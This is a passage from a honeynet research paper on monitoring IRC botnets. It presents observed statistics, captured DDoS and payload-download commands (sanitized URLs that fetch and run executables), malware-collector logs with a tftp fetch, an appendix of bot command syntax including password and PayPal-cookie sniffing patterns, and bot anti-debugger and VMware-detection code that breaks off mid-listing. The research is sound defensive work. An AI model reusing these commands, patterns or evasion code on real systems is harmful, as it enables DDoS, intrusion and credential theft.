  If you don't want to start an instance of your software for each botnet you found, this is a very useful feature.
- No Threading: Threaded software defines hard to debugging Software.
- Non-blocking connecting and DNS resolve
- poll(): Wait for some event on a file descriptor using non blocking I/O we needed an multiplexer, select() could have done the job, too
- libadns: This is a asynchronous DNS resolving library. Looking up hostnames does not block your code even if the lookup takes some time. Necessary if one decides not to use threads.
- Written in C++ since OOP offers many advantages writing a Multi-server client
- Modular interface so you can un/load (C++) modules at runtime
- libcurl: This is a command line tool for transferring files with URL syntax, supporting many different protocols. libcurl is a library offering the same features as the command line tool.
- Perl Compatible Regular Expressions (PCRE): The PCRE library is a set of functions that implement regular expression pattern matching using the same syntax and semantics as Perl 5. PCRE enable our client to guess the meaning of command and interact in some cases in a "native" way.
- Excessive debug-logging interface so that it is possible to get information about RFC non-compliance issues very fast and fix them in the client (side note: One day logging 50 botnets can give more than 500 MB of debug information).

Drone is capable of using SOCKS v4 proxies so we do not run into problems if it's presence is noticed by an attacker in a botnet. The SOCKS v4 proxies are on dial-in accounts in different networks so that we can easily change the IP addresses. Drone itself runs on a independent machine we maintain ourselves. We want to thank all the people contributing to our project by donating shells and/or proxies.
Some Anti-virus vendors publish data about botnets. While useful, this information may at times not be enough to to effectively track botnets, as we
demonstrate in Botnet Vendors.

Sometimes the owners of the botnet will issue some commands to instruct his bots. We present the more commonly used commands in the last section. Using our approach, we are able to monitor the issued commands and learn more about the motives of the attackers. To further enhance our methodology, we tried to write a PCRE-based emulation of a bot so that our dummy client could even correctly reply to a given command. But we soon minimized our design goals here because there is no standardization of botnet commands and the attackers tend to change their commands very often. In many cases, command-replies are even translated to their mother language.

When you monitor more than a couple of networks, begin to check if some of them are linked, and group them if possible. Link-checking is easy, just join a specific channel on all networks and see if you get more than one client there. It is surprising how many networks are linked. People tend to set up a DNS-name and channel for every bot version they check out. To learn more about the attacker, try putting the attacker's nickname into a Google search and often you will be surprised how much information you can find. Finally, check the server's Regional Internet Registries (RIR) entry (RIPE NCC, ARIN, APNIC, and LACNIC) to even learn more about the attacker.

Lessons Learned

In this section we present some of the findings we obtained through our observation of botnets. Data is sanitized so that it does not allow one to draw any conclusions about specific attacks against a particular system, and protects the identity and privacy of those involved. Also, as the data for this paper was collected in Germany by the German Honeynet Project, information about specific attacks and compromised systems was forwarded to DFN-CERT (Computer Emergency Response Team) based in Hamburg, Germany. We would like to start with some statistics about the botnets we have observed in the last few months:

- **Number of botnets**
  We were able to track little more than **100 botnets** during the last four months. Some of them "died" (e.g. main IRC server down or inexperienced attacker) and at the moment we are tracking about 35 active botnets.
- **Number of hosts**
  During these few months, we saw **226,585** unique IP addresses joining at least one of the channels we monitored. Seeing an IP means here that the IRCd was not modified to not send us an JOIN message for each joining client. If an IRCd is modified not to show joining clients in a channel, we don't see IPs here. Furthermore some IRCds obfuscate the joining clients IP address and obfuscated IP addresses do not count as seen, too. This shows that the threat posed by botnets is probably worse than originally believed. Even if we are very optimistic and estimate that we track a significant percentage of all botnets and all of our tracked botnet IRC servers are not modified to hide JOINs or obfuscate the joining clients IPs, this would mean that more then one million hosts are compromised and can be controlled by malicious attackers. We know there are more botnet clients since the attackers sometimes use modified IRC servers that do not give us any information about joining users.
- **Typical size of Botnets**
  Some botnets consist of only a few hundred bots. In contrast to this, we have also monitored several large botnets with **up to 50.000 hosts**. The actual size of such a large botnet is hard to estimate. Often the attackers use heavily modified IRC servers and the bots are spread across several IRC servers. We use link-checking between IRCds to detect connections between different botnets that form one large botnet. Thus we are able to approximate the actual size. Keep in mind, botnets with over several hundred thousands hosts have been reported in the past. If a botnet consists of more than 5 linked IRC servers, we simply say it is large even if we are not able to determine a numerical number as the IRCd software is stripped down. As a side note: We know about a home computer which got infected by 16 (sic!) different bots, so its hard to make an estimation about world bot population here.
- **Dimension of DDoS-attacks**
  We are able to make an educated guess about the current dimension of DDoS-attacks caused by botnets. We can observe the commands issued by the controllers and thus see whenever the botnet is used for such attacks. From the beginning of November 2004 until the end of January 2005, we were able to observe **226 DDoS-attacks** against 99 unique targets. Often these attacks targeted dial-up lines, but there are also attacks against bigger websites. In order to point out the threat posed by such attacks, we present the collected data about DDoS-attacks on a separate page. "Operation Cyberslam" documents one commercial DDoS run against competitors in online selling.

  A typical DDoS-attacks looks like the following examples: The controller enters the channel and issues the command (sometimes even stopping further spreading of the bots). After the bots have done their job, they report their status:

```
[###FOO###] <~nickname> .scanstop
[###FOO###] <~nickname> .ddos.syn 151.49.8.XXX 21 200
[###FOO###] <-[XP]-18330> [DDoS]: Flooding: (151.49.8.XXX:21) for 200 seconds
[...]
[###FOO###] <-[2K]-33820> [DDoS]: Done with flood (2573KB/sec).
[###FOO###] <-[XP]-86840> [DDoS]: Done with flood (351KB/sec).
[###FOO###] <-[XP]-62444> [DDoS]: Done with flood (1327KB/sec).
[###FOO###] <-[2K]-38291> [DDoS]: Done with flood (714KB/sec).
[...]
[###FOO###] <~nickname> .login 12345
[###FOO###] <~nickname> .ddos.syn 213.202.217.XXX 6667 200
[###FOO###] <-[XP]-18230> [DDoS]: Flooding: (213.202.217.XXX:6667) for 200 seconds.
[...]
```

```
[###FOO###] <-[XP]-18320> [DDoS]: Done with flood (0KB/sec).
[###FOO###] <-[2K]-33830> [DDoS]: Done with flood (2288KB/sec).
[###FOO###] <-[XP]-86870> [DDoS]: Done with flood (351KB/sec).
[###FOO###] <-[XP]-62644> [DDoS]: Done with flood (1341KB/sec).
[###FOO###] <-[2K]-34891> [DDoS]: Done with flood (709KB/sec).
[...]
```

Both attacks show typical targets of DDoS-attacks: FTP server on port 21/TCP or IRC server on port 6667/TCP.

- **Spreading of botnets**
  ".advscan lsass 150 5 0 -r -s" and other commands are the most frequent observed messages. Through this and similar commands, bots spread and search for vulnerable systems. Commonly, Windows systems are exploited and thus we see most traffic on typical Windows ports (e.g. for CIFS based file sharing). We have analyzed this in more detail and present these results on a page dedicated to spreading of bots.
- **Harvesting of information**
  Sometimes we can also observe the harvesting of information from all compromised machines. With the help of a command like ".getcdkeys" the operator of the botnet is able to request a list of CD-keys (e.g. for Windows or games) from all bots. This CD-keys can be sold to crackers or the attacker can use them for several other purposes since they are considered valuable information. These operations are seldom, though.
- **"Updates" within botnets**
  We also observed updates of botnets quite frequently. Updating in this context means that the bots are instructed to download a piece of software from the Internet and then execute it. Examples of issued commands include:

```
.download http://spamateur.freeweb/space.com/leetage/gamma.exe
c:\windows\config\gamma.exe 1
.download http://www.spaztenbox.net/cash.exe c:\arsetup.exe 1 -s
!down http://www.angelfire.com/linuks/kuteless/ant1.x
C:\WINDOWS\system32\drivers\disdn\anti.exe 1
! dload http://www.angelfire.com/linuks/kuteless/ant1.x C:\firewallx.exe 1
.http.update http://59.56.178.20/~mugenxur/rBot.exe c:\msy32awds.exe 1
.http.update http://m1cr0s0ftw0rdguy.freesuperhost.com/jimbo.jpg %temp%\vhurdx.exe -
s
```

(**Note:**We sanitized the links so the code is not accidently downloaded/executed)

As you can see, the attackers use diverse webspace providers and often obfuscate the downloaded binary. The parameter "1" in the command tells the bots to execute the binary once they have downloaded it. This way, the bots can be dynamically updated and be further enhanced. We also collect the malware that the bots download and further analyze it if possible. In total, we have collected 329 binaries. 201 of these files are malware as an analysis with "Kaspersky Anti-Virus On-Demand Scanner for Linux" shows:

```
 28 Backdoor.Win32.Rbot.gen
 27 Backdoor.Win32.SdBot.gen
 22 Trojan-Dropper.Win32.Small.nm
 15 Backdoor.Win32.Brabot.d
 10 Backdoor.Win32.VB.uc
  8 Trojan.WinREG.LowZones.a
  6 Backdoor.Win32.Iroffer.b
  5 Trojan.Win32.LowZones.q
  5 Trojan-Downloader.Win32.Small.qd
  5 Backdoor.Win32.Agobot.gen
  4 Virus.Win32.Parite.b
  4 Trojan.Win32.LowZones.p
  4 Trojan.BAT.Zapchast
  4 Backdoor.Win32.Wootbot.gen
  4 Backdoor.Win32.ServU-based
  4 Backdoor.Win32.SdBot.lt
  3 Trojan.Win32.LowZones.d
  3 Trojan-Downloader.Win32.Agent.gd
  2 Virus.BAT.Boho.a
```

```
2 VirTool.Win32.Delf.d
2 Trojan-Downloader.Win32.Small.ads
2 HackTool.Win32.Clearlog
2 Backdoor.Win32.Wootbot.u
2 Backdoor.Win32.Rbot.af
2 Backdoor.Win32.Iroffer.1307
2 Backdoor.Win32.Iroffer.1221
2 Backdoor.Win32.HacDef.084
1 Trojan.Win32.Rebooter.n
1 Trojan.Win32.LowZones.ab
1 Trojan.Win32.KillFiles.hb
1 Trojan-Spy.Win32.Quakart.r
1 Trojan-Proxy.Win32.Ranky.aw
1 Trojan-Proxy.Win32.Agent.cl
1 Trojan-Downloader.Win32.Zdown.101
1 Trojan-Downloader.Win32.IstBar.gv
1 Trojan-Downloader.Win32.IstBar.er
1 Trojan-Downloader.Win32.Agent.dn
1 Trojan-Clicker.Win32.Small.bw
1 Trojan-Clicker.Win32.Agent.bi
1 Net-Worm.Win32.DipNet.f
1 HackTool.Win32.Xray.a
1 HackTool.Win32.FxScanner
1 Backdoor.Win32.Wootbot.ab
1 Backdoor.Win32.Wisdoor.at
1 Backdoor.Win32.Spyboter.gen
1 Backdoor.Win32.Rbot.ic
1 Backdoor.Win32.Rbot.fo
1 Backdoor.Win32.Optix.b
1 Backdoor.Win32.Agent.ds
```

Most of the other binary files are either adware (a program that displays banners while being run, or reports users habits or information to third parties), proxy servers (a computer process that relays a protocol between client and server computer systems) or Browser Helper Objects.

An event that is not that unusual is that somebody steals a botnet from someone else. It can be somewhat humorous to observe several competing attackers. As mentioned before, bots are often "secured" by some sensitive information, e.g. channel name or server password. If one is able to obtain all this information, he is able to update the bots within another botnet to another bot binary, thus stealing the bots from another botnet. For example, some time ago we could monitor when the controller of Botnet #12 stole bots from the seemingly abandoned Botnet #25.

We recently had a very unusual update run on one of our monitored botnets: Everything went fine, the botnet master authenticated successfully and issued the command to download and execute the new file. Our client drone downloaded the file and it got analyzed, we set up a client with the special crafted nickname, ident, and user info. But then our client could not connect
to the IRC server to join the new channel. The first character of the nickname was invalid to use on that IRCd software. This way, the (somehow dumb) attacker just lost about 3,000 bots which hammer their server with connect tries forever.

Something which is interesting, but rarely seen, is botnet owners discussing issues in their bot channel. We observed several of those talks and learned more about their social life this way. We once observed a small shell hoster hosting a botnet on his own servers and DDoSing competitors. These people chose the same nicknames commanding the botnet as giving support for their shell accounts in another IRC network. Furthermore, some people who run botnets offer an excellent pool of information about themselves as they do not use free and anonymous webhosters to run updates on their botnets. These individuals demonstrate how even unskilled people can run and leverage a botnet.

Our observations showed that often botnets are run by young males with surprisingly limited programming skills. The scene forums are crowded of posts like "How can i compile *" and similar questions. These people often achieve a good spread of their bots, but their actions are more or less harmless. Nevertheless, we also observed some more advanced attackers: these persons join the control channel only seldom. They use only 1 character nicks, issue a command and leave afterwards. The updates of the bots they run are very professional. Probably these people use the

botnets for commercial usage and "sell" the services. A low percentage use their botnets for financial gain. For example, by installing Browser Helper Objects for companies tracking/fooling websurfers or clicking pop-ups. A very small percentage of botnet runners seems highly skilled, they strip down their IRCd software to a non RFC compliant daemon, not even allowing standard IRC clients to connect.

Another possibility is to install special software to steal information. We had one very interesting case in which attackers stole Diablo 2 items from the compromised computers and sold them on eBay. Diablo 2 is a online game in which you can improve your character by collecting powerful items. The more seldom an item is, the higher is the price on eBay. A search on eBay for Diablo 2 shows that some of these items allow an attacker to make a nice profit. Some botnets are used to send spam: you can rent a botnet. The operators give you a SOCKS v4 server list with the IP addresses of the hosts and the ports their proxy runs on. There are documented cases where botnets were sold to spammers as spam relays: "Uncovered: Trojans as Spam Robots ". You can see an example of an attacker installing software (in this case rootkits) in a captured example.

Further Research

Further Research

An area of research we are leading to improve botnet tracking is in malware collection. Under the project name mwcollect2 the German Honeynet Project is
developing a program to "collect" malware in an simple and automated fashion. The mwcollect2 daemon consists of multiple dynamically linked modules:

- Vulnerability modules:
  They open some common vulnerable ports (e.g. 135 or 2745) and simulate the vulnerabilities according to these ports.
- Shellcode parsing modules:
  These modules turn the shellcodes received by one of the vulnerability modules in generic URLs to be fetched by another kind of module.
- And finally, Fetch modules which simply download the files specified by an URL. These URLs do not necessarily have to be HTTP or FTP URLs, but can also be TFTP or other protocols.

Currently *mwcollect2* supports the simulation of different vulnerabilities. The following two examples show the software in action. In the first example, *mwcollect2* simulates a vulnerability on TCP port 135 and catches a piece of malware in an automated fashion:

```
mwc-tritium:     DCOM Shellcode starts at byte 0x0370 and is 0x01DC bytes long.
mwc-tritium:     Detected generic XOR Decoder, key is 12h, code is e8h (e8h) bytes long.
mwc-tritium:     Detected generic CreateProcess Shellcode: "tftp.exe -i XXX.XXX.XXX.XXX
get cdaccess6.exe"
mwc-tritium:     Pushed fetch request for "tftp://XXX.XXX.XXX.XXX/cdaccess6.exe".
mwc-tritium:     Finished fetching cdaccess6.exe
```

And in the second example the software simulates a machine that can be
exploited through the backdoor left by the Bagle worm. Again,
mwcollect2 is able to successfully fetch the malware.

```
mwc-tritium:     Bagle connection from XXX.XXX.XXX.XXX:4802 (to :2745).
mwc-tritium:     Bagle session with invalid auth string:
43FFFFFF303030010A2891A12BE6602F328F60151A201A00
mwc-tritium:     Successful bagle session, fetch
"ftp://bla:bla@XXX.XXX.XXX.XXX:4847/bot.exe".
mwc-tritium:     Pushed fetch request for "ftp://bla:bla@XXX.XXX.XXX.XXX:4847/bot.exe".
mwc-tritium:     Downloading of ftp://bla:bla@XXX.XXX.XXX.XXX:4847/bot.exe
(ftp://bla:bla@XXX.XXX.XXX.XXX:4847/bot.exe) successful.
```

The following listings shows the effectiveness of this approach:

```
 7x     mwc-datasubm.1108825284.7ad37926        2005-02-19 16:01 CET
71de42be10d1bdff44d872696f900432
 1x     mwc-datasubm.1108825525.4a12d190        2005-02-19 16:05 CET
e8b065b07a53af2c74732a1df1813fd4
 1x     mwc-datasubm.1108825848.7091609b        2005-02-19 16:10 CET
48b80b4b6ad228a7ec1518566d96e11e
 2x     mwc-datasubm.1108826117.20bf1135        2005-02-19 16:15 CET
c95eb75f93c89695ea160831f70b2a4f
78x     mwc-datasubm.1108826639.4a2da0bb        2005-02-19 16:23 CET
42cbaae8306d7bfe9bb809a5123265b9
19x     mwc-datasubm.1108826844.36d259cc        2005-02-19 16:27 CET
b1db6bbdfda7e4e15a406323bea129ce
 3x     mwc-datasubm.1108827274.77b0e14b        2005-02-19 16:34 CET
fbd133e3d4ed8281e483d8079c583293
 3x     mwc-datasubm.1108827430.3c0bb9c9        2005-02-19 16:37 CET
7711efd693d4219dd25ec97f0b498c1f
 4x     mwc-datasubm.1108828105.6db0fb19        2005-02-19 16:48 CET
23fde2e9ebe5cc55ecebdbd4b8415764
29x     mwc-datasubm.1108828205.11d60330        2005-02-19 16:50 CET
8982e98f4bde3fb507c17884f60dc086
 2x     mwc-datasubm.1108828228.500c4315        2005-02-19 16:50 CET
d045f06f59ae814514ab329b93987c86
 1x     mwc-datasubm.1108828305.7c2a39a8        2005-02-19 16:51 CET
556779821a8c053c9cc7d23feb5dd1d4
34x     mwc-datasubm.1108828311.655d01da        2005-02-19 16:51 CET
de53892362a50b700c4d8eabf7dc5777
 1x     mwc-datasubm.1108828418.178aede3        2005-02-19 16:53 CET
2a4d822c2a37f1a62e5dd42df19ffc96
 1x     mwc-datasubm.1108828822.466083aa        2005-02-19 17:00 CET
2c1f92f9faed9a82ad85985c6c809030
 1x     mwc-datasubm.1108829309.705a683c        2005-02-19 17:08 CET
be4236ffe684eb73667c78805be21fe6
11x     mwc-datasubm.1108829323.4f579112        2005-02-19 17:08 CET
64cfefc817666dea7bc6f86270812438
 1x     mwc-datasubm.1108829553.56e1167d        2005-02-19 17:12 CET
5ab66fae6878750b78158acfb225d28f
11x     mwc-datasubm.1108830012.4bbdedd9        2005-02-19 17:20 CET
05b691324c6ce7768becbdba9490ee47
 1x     mwc-datasubm.1108830074.1ca9565f        2005-02-19 17:21 CET
e740de886cfa4e1651c3b9be019443f6
98x     mwc-datasubm.1108830171.6ea1f079        2005-02-19 17:22 CET
3a0ab2b901f5a9e1023fa839f8ef3fe9
 1x     mwc-datasubm.1108830729.50dbf813        2005-02-19 17:32 CET
f29797873a136a15a7ea19119f72fbed
 1x     mwc-datasubm.1108831490.3cd98651        2005-02-19 17:44 CET
a8571a033629bfad167ef8b4e139ce5c
13x     mwc-datasubm.1108832205.5eef6409        2005-02-19 17:56 CET
d202563db64f0be026dd6ba900474c64
```

With the help of just one sensor in a dial-in network we were able to fetch 324 binaries with a total of 24 unique ones within a period of two hours. The uniqueness of the malware was computed with the help of `md5sum`, a tool to compute and check MD5 message digests.

The big advantage of using mwcollect2 to collect the bots is clearly stability: A bot trying to exploit a honeypot running Windows 2000 with shellcode which contains an `jmp ebx` offset for Windows XP will obviously crash the service. In most cases, the honeypot will be forced to reboot. In contrast to this, mwcollect2 can be successfully exploited by all of those tools and hence catch a lot more binaries this way. In addition, mwcollect2 is easier to deploy - just a single make command and the collecting can begin (you however *might* want to change the configuration). Yet the downside of catching bots this way is that binaries still have to be reviewed manually. A honeypot behind a Honeywall with snort_inline filtering out the relevant IRC traffic could even set up the sniffing *drone* automatically after exploitation.

Conclusion

In this paper we have attempted to demonstrate how honeynets can help us understand how botnets work, the threat they pose, and how attackers control them. Our research shows that some attackers are highly skilled and organized, potentially belonging to well organized crime structures. Leveraging the power of several thousand bots, it is viable to take down almost any website or network instantly. Even in unskilled hands, it should be obvious that botnets are a loaded and powerful weapon. Since botnets pose such a powerful threat, we need a variety of mechanisms to counter it.

Decentralized providers like Akamai can offer some redundancy here, but very large botnets can also pose a severe threat even against this redundancy. Taking down of Akamai would impact very large organizations and companies, a presumably high value target for certain organizations or individuals. We are currently not aware of any botnet usage to harm military or government institutions, but time will tell if this persists.

In the future, we hope to develop more advanced honeypots that help us to gather information about threats such as botnets. Examples include *Client honeypots* that actively participate in networks (e.g. by crawling the web, idling in IRC channels, or using P2P-networks) or modify honeypots so that they capture malware and send it to anti-virus vendors for further analysis. Since our current approach focuses on bots that use IRC for C&C, we focused in the paper on IRC-based bots. We have also observed other bots, but these are rare and currently under development. In a few months/years more and more bots will use non-IRC C&C, potentially decentralized p2p-communication. So more research in this area is needed, attackers don't sleep. As these threats continue to adapt and change, so to must the security community.

Appendix A: Botnet Commands - Which commands the bots understand

In the following, we cover the more popular commands implemented in the common bots we have captured in the wild. Presenting all the commands is beyond the scope of this paper, as Agobot comes along with over 90 commands in the default configuration.

1. DDoS something
    - Agobot
        - **ddos.stop**
          stops all floods
        - **ddos.phatwonk [host] [time] [delay]**
          starts leet flood

          ```
          Starts a SYN-flood on ports 21,22,23,25,53,80,81,88,
                110,113,119,135,137,139,143,443,445,1024,1025,1433,
                1500,1720,3306,3389,5000,6667,8000,8080
          ```

        - **ddos.phatsyn [host] [time] [delay] [port]**
          starts syn flood
        - **ddos.phaticmp [host] [time] [delay]**
          starts icmp flood
        - **ddos.synflood [host] [time] [delay] [port]**
          starts an SYN flood
        - **ddos.updflood [host] [port] [time] [delay]**
          start a UDP flood
        - **ddos.targa3 [host] [time]**

          start a targa3 flood

          ```
          Implements the well known DDoS attack Mixter authored in 1999.

          /*
          * targa3 - 1999 (c) Mixter <mixter@newyorkoffice.com>
          ```

```
*
* IP stack penetration tool / 'exploit generator'
* Sends combinations of uncommon IP packets to hosts
* to generate attacks using invalid fragmentation, protocol,
* packet size, header values, options, offsets, tcp segments,
* routing flags, and other unknown/unexpected packet values.
* Useful for testing IP stacks, routers, firewalls, NIDS,
* etc. for stability and reactions to unexpected packets.
* Some of these packets might not pass through routers with
* filtering enabled - tests with source and destination host
* on the same ethernet segment gives best effects.
*/
taken from
    http://packetstormsecurity.org/DoS/targa3.c

</mixter@newyorkoffice.com>
```

- **ddos.httpflood [url] [number] [referrer] [recursive = true||false]**
  starts a HTTP flood

```
This is real nasty since it fetches websites from a webserver.
If "recursive" is set, the bot parses the replies and follows
links recursively.
```

- SDBot
  - **syn [ip] [port] [seconds|amount] [sip] [sport] [rand]** (sdbot 05b pure version)
  - **udp [host] [num] [size] [delay] [[port]]size** (sdbot 05b ago version)
  - **ping [host] [num] [size] [delay]num**
- UrXbot
  - **ddos.(syn|ack|random) [ip] [port] [length]**
  - **(syn|synflood) [ip] [port] [length]**
  - **(udp|udpflood|u) [host] [num][[size] [delay] [[port]]**
  - **(tcp|tcpflood) (syn|ack|random) [ip] [port] [time]**
  - **(ping|pingflood|p) [host] [num][[size] [delay]**
  - **(icmpflood|icmp) [ip] [time]**
  - **ddos.stop**
  - **synstop**
  - **pingstop**
  - **udpstop**

2. Spreading
   - Agobot
     - **scan.addnetrange [255.255.255.255/32] [priority]**
     - **scan.delnetrange [255.255.255.255/32]**
     - **scan.listnetranges**list scanned netranges
     - **scan.clearnetranges**clears netrange
     - **scan.resetnetranges**
       removes all netranges from scanner and adds local LAN as scanning range
     - **scan.enable [scanner]**
       [scanner] can be one of
       `Anubis Bagle CPanel DCOM DCOM2 Doom DW Ethereal HTTP Locator LSASS NetBios Optix SQL UPNP WKS`
     - **scan.disable [scanner]**
       [scanner] can be the same as above
     - **scan.startall**
       starts all scanners
     - **scan.stopall**
       stops all scanners
     - **scan.start**
       starts all enabled scanners

        - **scan.stop**
          stops all scanners
        - **scan.stats**
          replys stats about exploitings per scanner
        - **scan.host [255.255.255.255[:port]]**
          If given with port, just tries to exploit the host with the scanners fitting the ports, else all scanners are used.
    - SDBot & UrXBot
        - **(scanall|sa)**
        - **(scanstats|stats)**
        - **scandel [port|method]**
          [method] can be one of `webdav ntpass netbios dcom135 dcom445 dcom1025 dcom2 iis5ssl mssql beagle1 beagle2 mydoom lsass_445 lsass_139 optix upnp netdevil DameWare kuang2 sub7`
        - **scanstop**
        - **(advscan|asc) [port|method] [threads] [delay] [minutes]**
3. Downloading files from the internet
    - Agobot
        - **http.download**
          download a file via HTTP
        - **http.execute**
          updates the bot via the given HTTP URL
        - **http.update**
          executes a file from a given HTTP URL
        - The same commands are also available via FTP
    - SDBot & UrXBot
        - **(update|up) [url] [botid]**
        - **(download|dl) [url] [[runfile?]] [[crccheck]] [[length]]**
4. Local file IO
    - SDBot & UrXBot
        - **(execute|e) [path]**
        - **(findfile|ff) filename**
        - **(rename|mv) [from] [to]**
        - **findfilestopp**
5. Sending Spam
    - Agobot
        - **cvar.set spam_aol_channel [channel]**
          AOL Spam - Channel name
        - **cvar.set spam_aol_enabled [1/0]**
          AOL Spam - Enabled?
        - **cvar.set spam_maxthreads [8]cvar**
          Spam Logic - Number of threads
        - **cvar.set spam_htmlemail [1/0]"true",**

          Spam Logic - Send HTML emails

        - **cvar.set aolspam_maxthreads [8]**
          AOL Spam Logic - Number of threads
        - **spam.setlist**
          downloads list with email-addresses to spam them
        - **spam.settemplate**
          downloads an email template
        - **spam.start**
          starts the spamming

- **spam.stop**

  stops the spamming

- **aolspam.setlist**
  AOL Spam - downloads an email list
- **aolspam.settemplate**
  AOL - downloads an email template
- **aolspam.setuser**
  AOL - sets an username
- **aolspam.setpass**
  AOL - sets a password
- **aolspam.start**

  AOL - starts the spamming

- **aolspam.stop**
  AOL - stops the spamming

- SDBot

```
So far, SDBot does not implement dedicated spamming
methods. But other options to send spam are possible:
The spammer uses the "download" command to download
and execute a SOCKSv4/v5 server. The server publishes
his IP-address and SOCKS-port at a file on a
webserver. Via this backdoor, spam can be sent.
```

- UrXBot
  - **email [server] [port] [srcmail] [dstmail] [mailsubj]**

6. Sniffing
   - Agobot

```
Agobots sniffing is really "advanced": If you compile
the bot with sniffing enabled, it drops a stripped
down lipcpap dll on startup and registers it as system
driver. The sniffing thread then uses libpcre to
lookout for bot commands
```

     - **HTTP**
       Commented: Like paypals? ;-D How about cookies? YUMMEH! -rain

       Checks for "PAYPAL" "SET-COOKIE"

     - **SSH**
       Commented: I dont get the idea, but the famous lsass author Nils contributed this and comments it // SSH - works - after the RSA key is sent, the login and pass is sent raw. Believe me. -Nils
       Checks for "login as:" "password:" "putty" "SECURECRT"
     - **CPANEL**
       Commented: Like configuring Domains ? Here you go ! -Nils
       Checks for "cPanel" "Set-Cookie:"
     - **IRC**
       Checks for:

```
        "^:(.*)!(.*)@(.*) ((?i)PRIVMSG|NOTICE) (.*) :(.)((?
i)login|auth|id|ident|hashin|secure|l) (.*)$"
        "^((?i)oper )(.*)"
        "^:(.*) 381 (.*) :(.*)"
        "^((?i)nickserv identify) (.*)$"
        "^:.* ((?i)notice|privmsg) (.*) :Password accepted.*"
                Botnet DDoS:
        "^:(.*)!(.*)@(.*) ((?i)PRIVMSG|NOTICE) (.*) :(.)((?
```

```
i)ddos|packet|flood|udp|syn|pfast|coldrage|syn3|syn2|targa|icmp|fuck|random)
(.*)$"
```

- **FTP**
  Checks for:

```
"^((?i)USER )(.*)"
"^((?i)PASS )(.*)"
"^(230 )(.*)"
```

- **cvar.set sniffer_enabled 1/0**
- **cvar.set sniffer_channel [destinationchannel]**
  sets the destinations channel to which the results should be logged
- **sniffer.addstring [pcre]**
  adds a user-defined string to the sniffer
- **sniffer.delstring [pcre]**
  deletes a user-defined string from the sniffer

- SDBot

```
SDBots sniffing is based on Windows raw socket
listening.  Compared to the way Agobots sniffing is
implemented, this way is ineffective and poorly: The
bot even sniffs his own traffic and recognizes it as
sniffed traffic. In addition, SDBot lacks PCRE support
and uses strstr() for comparison.
```

- **HTTP** Checks for: paypal PAYPAL paypal.com PAYPAL.COM Set-Cookie:
- **IRC**
  Checks for the following strings: :.login :,login :!login :@login :$login :%login :^login :&login :*login :-login :+login :/login :\\login :=login :?login :'login :`login :~login : login :.auth :,auth :!auth :@auth :$auth :%auth :^auth :&auth :*auth :-auth :+auth :/auth :\\auth :=auth :?auth :'auth :`auth :~auth : auth :.id :,id :!id :@id :$id :%id :^id :&id :*id :-id :+id :/id :\\id :=id :?id :'id :`id :~id : id :.hashin :!hashin :$hashin :%hashin :.secure :!secure :.l :!l :$l :%l :.x :!x :$x :%x :.syn :!syn :$syn :%syn CDKey JOIN # NICK OPER oper now an IRC Operator
- **carnivore [on/off]**

7. Cloning
   - Agobot
     - For some reasons our agobot lacks cloning capabilities
   - SDBot & UrXBot
     - **(clone|c) [host] [port] [channel] [[chanpass]]**
     - **clonestop [clonenumber]**
     - **(c_raw|c_r) [clonenumber] [raw irc command]**
     - **(c_mode|c_m) [clonenumber][some irc mode]**
     - **(c_nick|c_n) [clonenumber] [newnick|$randnick]**
     - **(c_join|c_j) [clonenumber] [channel]**
     - **(c_part|c_p) [clonenumber] [channel]**
     - **(c_privmsg|c_pm) [clonenumber] [dest nick or channel] [msg]**
     - **(c_action|c_a) [clonenumber] [dest nick or channel] [msg]**

Appendix B: Source Code - What techniques bots use

In this side note, we take a closer look at the source code of some bots. We demonstrate several examples of techniques used by current bots to either speed-up computations or to detect suspicious environments, such as

detection of debuggers or virtual machines such as VMware. Furthermore, some bots use different techniques to make forensic analysis much more difficult.

1. **Detecting SoftICE**

```
/*
        Function: IsSICELoaded
        Description: This method is used by a lot of crypters/compresors it uses INT
41,
                     this interrupt is used by Windows debugging interface to detect
if a
                     debugger is present. Only works under Windows.
        Returns: true if a debugger is detected
*/

__inline bool IsSICELoaded() {
        _asm {
                mov ah, 0x43
                int 0x68
                cmp ax, 0x0F386 // Will be set by all system debuggers.
                jz out_

                xor ax, ax
                mov es, ax
                mov bx, word ptr es:[0x68*4]
                mov es, word ptr es:[0x68*4+2]
                mov eax, 0x0F43FC80
                cmp eax, dword ptr es:[ebx]
                jnz out_
                jmp normal_
        normal_:
                xor eax, eax
                leave
                ret
        out_:
                mov eax, 0x1
                leave
                ret
        }
        return false;
}
```

2. **Detecting SoftICE NT**

```
/*
        Function: IsSoftIceNTLoaded
        Description: Like the previous one but for use under Win NT only
        Returns: true if SoftIce is loaded
*/

__inline BOOL IsSoftIceNTLoaded() {
        HANDLE hFile=CreateFile( "\\\\.\\NTICE",
                                 GENERIC_READ | GENERIC_WRITE,
                                 FILE_SHARE_READ | FILE_SHARE_WRITE,
                                 NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);

        if(hFile!=INVALID_HANDLE_VALUE) { CloseHandle(hFile); return true; }
                return false;
        }
```

3. **Detecting OllyDbg**

```
/*
        Function: IsODBGLoaded
        Description: Tests if OllyDbg/other app debuggers is/are enabled
        Returns: true if a debugger is detected
*/
```

```
__inline bool IsODBGLoaded() {
        char *caption="DAEMON";
        _asm {
                push 0x00
                push caption

                mov eax, fs:[30h]               // pointer to PEB
                movzx eax, byte ptr[eax+0x2]
                or al,al
                jz normal_
                jmp out_
        normal_:
                xor eax, eax
                leave
                ret
        out_:
                mov eax, 0x1
                leave
                ret
        }
}
```

4. **Detecting Breakpoints**

```
/*
        Functions are declared as __inline, this causes the expansion of this code
each time a function
        is invoked, this is to difficult the cracker work by using this function
more than once time

        Function: IsBPX
        Description: Checks if the given memory address is a breakpoint
        Returns: true if it is a breakpoint
*/

__inline bool IsBPX(void *address) {
        _asm {
                mov esi, address        // load function address
                mov al, [esi]           // load the opcode
                cmp al, 0xCC            // check if the opcode is CCh
                je BPXed                // yes, there is a breakpoint

                // jump to return true
                xor eax, eax            // false,
                jmp NOBPX               // no breakpoint
        BPXed:
                mov eax, 1              // breakpoint found
        NOBPX:
        }
}
```

5. **Detecting VMWare**

```
/*
        executes VMware backdoor I/O function call
*/

#define VMWARE_MAGIC            0x564D5868      // Backdoor magic number
#define VMWARE_PORT             0x5658          // Backdoor port number
#define VMCMD_GET_VERSION       0x0a            // Get version number

int VMBackDoor(unsigned long *reg_a, unsigned long *reg_b, unsigned long *reg_c,
unsigned long *reg_d) {
        unsigned long a, b, c, d;
        b=reg_b?*reg_b:0;
        c=reg_c?*reg_c:0;

        xtry {
                __asm {
```

```
                        push eax
                        push ebx
                        push ecx
